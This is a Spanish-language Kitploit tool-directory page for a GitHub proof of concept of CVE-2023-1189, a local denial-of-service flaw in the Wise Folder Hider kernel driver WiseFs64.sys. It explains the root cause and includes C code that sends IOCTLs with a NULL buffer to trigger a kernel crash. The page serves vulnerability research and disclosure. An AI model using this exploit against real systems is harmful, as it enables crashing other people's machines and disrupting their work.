
Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/le0s1mba/cve-2023-1189
Análisis de VulnerabilidadesExplotaciónExplotación de Binarios
GitHuble0s1mba/cve-2023-1189

CVE-2023-1189

CVE-2023-1189 PoC y Exploit

Ver Repositorio
28hace 0 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    366
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    287

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2023-1189

1. Resumen

ElementoDetalles
CVE IDCVE-2023-1189
Tipo de vulnerabilidadImproper Resource Shutdown or Release (CWE-404)
Software afectadoWiseCleaner Wise Folder Hider
Componente vulnerableWiseFs64.sys (Kernel Driver)
Versión vulnerable4.4.3.202
CVSSNVD - 5.5 (Medio), VulDB - 3.3 (Bajo)
Fecha de divulgación2023.03.06

Esta vulnerabilidad es una vulnerabilidad de denegación de servicio local (Local Denial of Service) que permite a un atacante, con privilegios de usuario, provocar una desreferencia de puntero NULL (NULL Pointer Dereference) en el kernel a través de un IOCTL específico, llevando al sistema a un estado BSOD.

2. Causa Raíz

La vulnerabilidad CVE-2023-1189 ocurre en el controlador de kernel WiseFs64.sys generado por la instalación del programa Wise Folder Hider versión 4.4.3.202.


El flujo general de la vulnerabilidad es el siguiente:

image.png

Si examinamos este flujo en detalle:


Función DriverEntry

Primero, en la función DriverEntry se establece la función dispatchDeviceControl en el índice 14 de la tabla de despacho (Dispatch Table). De esta manera, todos los IOCTL que llegan a \\.\WiseFs son enviados a dispatchDeviceControl.

Función dispatchDeviceControl

Al entrar en la función dispatchDeviceControl, primero se verifica si es un dispositivo de control; si lo es, se pasa a la función handleControlDeviceIoctl.

Función handleControlDeviceIoctl

La función handleControlDeviceIoctl contiene la lógica que procesa los códigos IOCTL reales. Entre varios códigos IOCTL, en 0x222400, 0x222404 y 0x222410 se omite la verificación de si el valor del búfer (Buffer) es NULL o no. Por lo tanto, si se llama a los IOCTL anteriores con el búfer en NULL, el controlador accede al búfer provocando una desreferencia de puntero NULL (NULL Pointer Dereference) que deriva en un BSOD.

3. PoC y Exploit

#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>

#define SymLinkName L"\\\\.\\WiseFS"

HANDLE hDevice;

int main(int argc, char* argv[]) {
	DWORD dwWrite = 0;

	hDevice = CreateFileW(SymLinkName, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
	if (hDevice == INVALID_HANDLE_VALUE) {
		printf("failed to CreateFile\n");
		return 1;
	}

	// case 0x222400
	// DeviceIoControl(hDevice, 0x222400, NULL, 0, NULL, 0, &dwWrite, NULL);

	// case 0x222404
	// DeviceIoControl(hDevice, 0x222404, NULL, 0, NULL, 0, &dwWrite, NULL);

	// case 0x222410
	// DeviceIoControl(hDevice, 0x222410, NULL, 0, NULL, 0, &dwWrite, NULL);
	
    CloseHandle(hDevice);
    return 0;
}

4. Referencias

  • https://nvd.nist.gov/vuln/detail/CVE-2023-1189
  • https://www.cve.org/CVERecord?id=CVE-2023-1189
  • https://cwe.mitre.org/data/definitions/404.html
  • https://github.com/zeze-zeze/WindowsKernelVuln/tree/master/CVE-2023-1189
Descargar herramienta